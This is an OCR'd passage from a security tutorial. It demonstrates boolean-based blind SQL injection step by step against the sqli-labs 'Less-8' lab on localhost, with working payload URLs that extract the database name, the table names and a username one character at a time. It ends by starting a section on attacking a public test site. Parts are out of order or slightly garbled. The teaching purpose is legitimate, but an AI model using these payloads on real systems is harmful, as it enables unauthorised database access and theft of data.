
Blind boolean based injection therefore first we need to explore **http://localhost:81/sqli/Less-8/?id=1** on the browser, this will send the query into the database.

```
SELECT * from table_name WHERE id=1
```

As output, it will display "**you are in**" the yellow colour text on the web page as shown in the given image.




When an attacker tries to break this query using **a comma** (') **http://localhost:81/sqli/Less-8/?id=1'** Or other different technique he will not able to found an error message. Moreover, the yellow colour text will disappear if the attacker tries to inject invalid query which also shown in the given image.



Then attacker will go for blind SQL injection to make sure, that inject query must return an answer either **true** or **false**.

```
http://localhost:81/sqli/Less-8/?id=1' AND 1=1 --+
SELECT * from table_name WHERE id=1' AND 1=1
```

Now database test for given condition whether **1 is equal to 1** if the query is valid it returns **TRUE**, from the screenshot you can see we have got yellow colour text again **"you are in"**, which means our query is valid.



In the next query which checks for URL

```
http://localhost:81/sqli/Less-8/?id=1' AND 1=0
--+

SELECT * from table_name WHERE id=1' AND 1=0
```

Now it will test the given condition whether **1 is equal to 0** as we know 1 is not equal to 0 hence database answer as '**FALSE**' query. From the screenshot, it confirms when yellow color text gets disappear again.


Hence it confirms that the web application is infected to blind SQL injection. Using true and false condition we are going to retrieve database information.

Length of database string

The following query will ask the length of the database string. For example, the name of the database is **IGNITE** which contains **6 alphabets** so the length of string for database IGNITE is equal to 6. Similarly, we will inject given below query which will ask whether the length of database string is equal to 1, in the response of that query it will answer by returning TRUE or FALSE through text "you are in".

```
http://localhost:81/sqli/Less-8/?id=1' AND
(length(database())) = 1 --+
```

From given screenshot you can see again the text gets disappear which means it has return **FALSE** to reply NO the length of database string is not equal to 1





```
http://localhost:81/sqli/Less-8/?id=1' AND
(length(database())) = 2 --+
```

Again it will test the length of the database string is equal to 2; it has return **FALSE** to reply NO the length of database string is not equal to 2. Repeat the same step till we do not receive TRUE for string length 3/4/5/ and so on.

```
http://localhost:81/sqli/Less-8/?id=1' AND
(length(database())) = 8 --+
```

when I test for the string is equal to 8; it answers as **true** and as result yellow colour text "you are in" appears again.



As we know the computer does not understand the human language it can read the only binary language, therefore, we will use ASCII code. The **ASCII code** associates an integer value for all symbols in the character set, such as letters, digits, punctuation marks, special characters, and control characters.

For example look at following string ascii code:

1 = **I** = 73
2 = **G** = 71
3 = **N** = 78
4 = **I** = 73
5 = **T** = 84
6 = **E** = 69

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

Further, we will enumerate the database name using ascii character for all 8 strings.
Next query will ask from database test the condition whether **the first string** of database name is **greater than 100** using acsii substring.

```
http://localhost:81/sqli/Less-8/?id=1' AND
(ascii(substr((select database()),1,1))) > 100 --+
```

It reflects **TRUE** condition hence if you match the ascii character you will observe that from 100 small alphabets string has been running till 172.


```
http://localhost:81/sqli/Less-8/?id=1' AND
(ascii(substr((select database()),1,1))) > 120 --+
```

Similarly, it will test again whether the first letter is greater than 120. But this time it returns FALSE which means the first letter is greater than 100 and less than 120.

```
http://localhost:81/sqli/Less-8/?id=1' AND
(ascii(substr((select database()),1,1))) = 101 --+
```


Now next it will equate first string from 101, again we got FALSE.

We had performed this test from 101 till 114 but receive FALSE every time.

```
http://localhost:81/sqli/Less-8/?id=1' AND
(ascii(substr((select database()),1,1))) = 114 --+
```


```
http://localhost:81/sqli/Less-8/?id=1' AND
(ascii(substr((select database()),1,1))) = 115 --+
```

Finally receive a TRUE reply at 115 which means the first string is equal to 115, where **115 ='s'**



Similarly, test for the second string, repeat above step by replacing the first string from second.

```
http://localhost:81/sqli/Less-8/?id=1' AND
(ascii(substr((select database()),2,1))) > 100 --+
```

I received a TRUE reply at 101 which means the second string is equal to 101 and **101 = 'e'.**
Similarly, I had performed this for all eight strings and got the following result:
Given query will test the condition whether the length of string for the first table is equal to 6 or not.

```
http://localhost:81/sqli/Less-8/?id=1' AND
(length((select table_name from
information_schema.tables where
table_schema=database() limit 0,1))) = 6 --+
```

In reply we receive **TRUE** and text "you are in" appears again on the web site.
Similarly I test for second and third table using same technique by replacing only table number in same query.


1 = **s** = 115
2 = **e** = 101
3 = **c** =99
4 = **u** =117
5 = **r** =114
6 = **i** = 105
7 = **t** = 116
8 = **y** = 121

Table string length

We have to use the same technique for enumerating information of the table from inside the database. Given query will test the condition whether the length of string for the first table is greater than 5 or not.

```
http://localhost:81/sqli/Less-8/?id=1' AND (length((select
table_name from information_schema.tables where
table_schema=database() limit 0,1))) > 5 --+
```

In reply we receive **TRUE** and text "you are in" appears again on the web site.



Given query will test the condition whether the length of string for the first table is greater than 6 or not.


```
http://localhost:81/sqli/Less-8/?id=1' AND
(length((select table_name from
information_schema.tables where
table_schema=database() limit 0,1))) > 6 --+
```

In reply we receive **FALSE** and text "you are in" disappears again from the web site.

Given query will test the condition whether the length of string for the first table is equal to 6 or not.

```
http://localhost:81/sqli/Less-8/?id=1' AND (length((select
table_name from information_schema.tables where
table_schema=database() limit 0,1))) = 6 --+
```


In reply we receive **TRUE** and text "you are in" appears again on the web site.
Similarly, I test for the second and third table using the same technique by replacing only table number in the same query.



Similarly enumerating fourth table information using the following query to test the condition whether the length of string for the fourth table is equal to 5 or not.

```
http://localhost:81/sqli/Less-8/?id=1' AND
(length((select table_name from
information_schema.tables where
table_schema=database() limit 3,1))) = 5 --+
```


In reply we receive **TRUE** and text "you are in" appears again on the web site.
As we had performed in database enumeration using ascii code similarly we are going to use the same technique to retrieve the table name.



Further, we will enumerate the 4th table name using ascii character for all 5 strings.
Next query will ask from the database to test the condition whether the first string of table name is greater than 115 using acsii substring.

```
http://localhost:81/sqli/Less-8/?id=1' AND
(ascii(substr((select table_name from
information_schema.tables where
table_schema=database() limit 3,1) ,1,1))) > 115 --+
```


It reflects **TRUE** condition text "you are in" appears again on the web site hence if you match the ascii character.



Next query will ask from the database to test the condition whether the first string of table name is greater than 120 using acsii substring.

```
http://localhost:81/sqli/Less-8/?id=1' AND
(ascii(substr((select table_name from
information_schema.tables where
table_schema=database() limit 3,1) ,1,1))) > 120 --+
```

But this time it returns FALSE which means the first letter is greater than 115 and less than 120.



Proceeding towards equating the string from ascii code between number 115 to 120. Next query will ask from the database to test the condition whether the first string of table name is greater than 120 using acsii substring.

```
http://localhost:81/sqli/Less-8/?id=1' AND
(ascii(substr((select table_name from
information_schema.tables where
table_schema=database() limit 3,1) ,1,1))) = 116 --+
```

It returns FALSE, text get disappear.


```
http://localhost:81/sqli/Less-8/?id=1' AND
(ascii(substr((select table_name from
information_schema.tables where
table_schema=database() limit 3,1) ,1,1))) = 117 --+
```

Similarly we had test remaining strings and received following result


1 = **u** = 117
2 = **s** = 115
3 = **e** = 101
4 = **r** = 114
5 = **s** = 115

User Name Enumeration

Using the same method we are going to enumerate length of string username from inside the table users
Given below query will test for string length is equal to 4 or not.

```
http://localhost:81/sqli/Less-8/?id=1' AND
(length((select username from users limit 0,1))) = 4 --+
```


It replies **TRUE** with help of yellow color text



Using the same method we are going to enumerate username from inside the table users
Given below query will test for a first string using ascii code.


```
http://localhost:81/sqli/Less-8/?id=1' AND
(ascii(substr((select username from users limit
0,1) ,1,1))) > 100 --+
```

We received **FALSE** which means the first string must be less than 100.



```
http://localhost:81/sqli/Less-8/?id=1' AND
(ascii(substr((select username from users limit
0,1) ,1,1))) > 50 --+
```


We received **TRUE** which means the first string must be more than 50.



Similarly,

```
http://localhost:81/sqli/Less-8/?id=1' AND
(ascii(substr((select username from users limit
0,1) ,1,1))) > 60 --+
```

We received **TRUE** which means the first string must be more than 60.



Similarly,


```
http://localhost:81/sqli/Less-8/?id=1' AND
(ascii(substr((select username from users
limit 0,1) ,1,1))) > 70 --+
```

We received **FALSE** which means the first string is less than 70.
Hence first string must lie between 60 and 70 of ascii code.

Proceeding towards comparing string from different ascii code using the following query.

```
http://localhost:81/sqli/Less-8/?id=1' AND
(ascii(substr((select username from users
limit 0,1) ,1,1))) = 68 --+
```

This time successfully receive TRUE with appearing text “you are in”.
Similarly, I had tested for all four string in order to retrieve username:
1 = **D** = 68
2 = **u** = 117
3 = **m** = 109
4 = **b** = 98
Hence today we had learned how attacker hacked database using blind SQL injection.
!!Try yourself to retrieve the password for user dumb!!



Manual SQL Injection Exploitation

Manual SQL Injection Exploitation

We are again performing SQL injection manually on a live website "**vulnweb.com**"

Open given below targeted URL in the browser

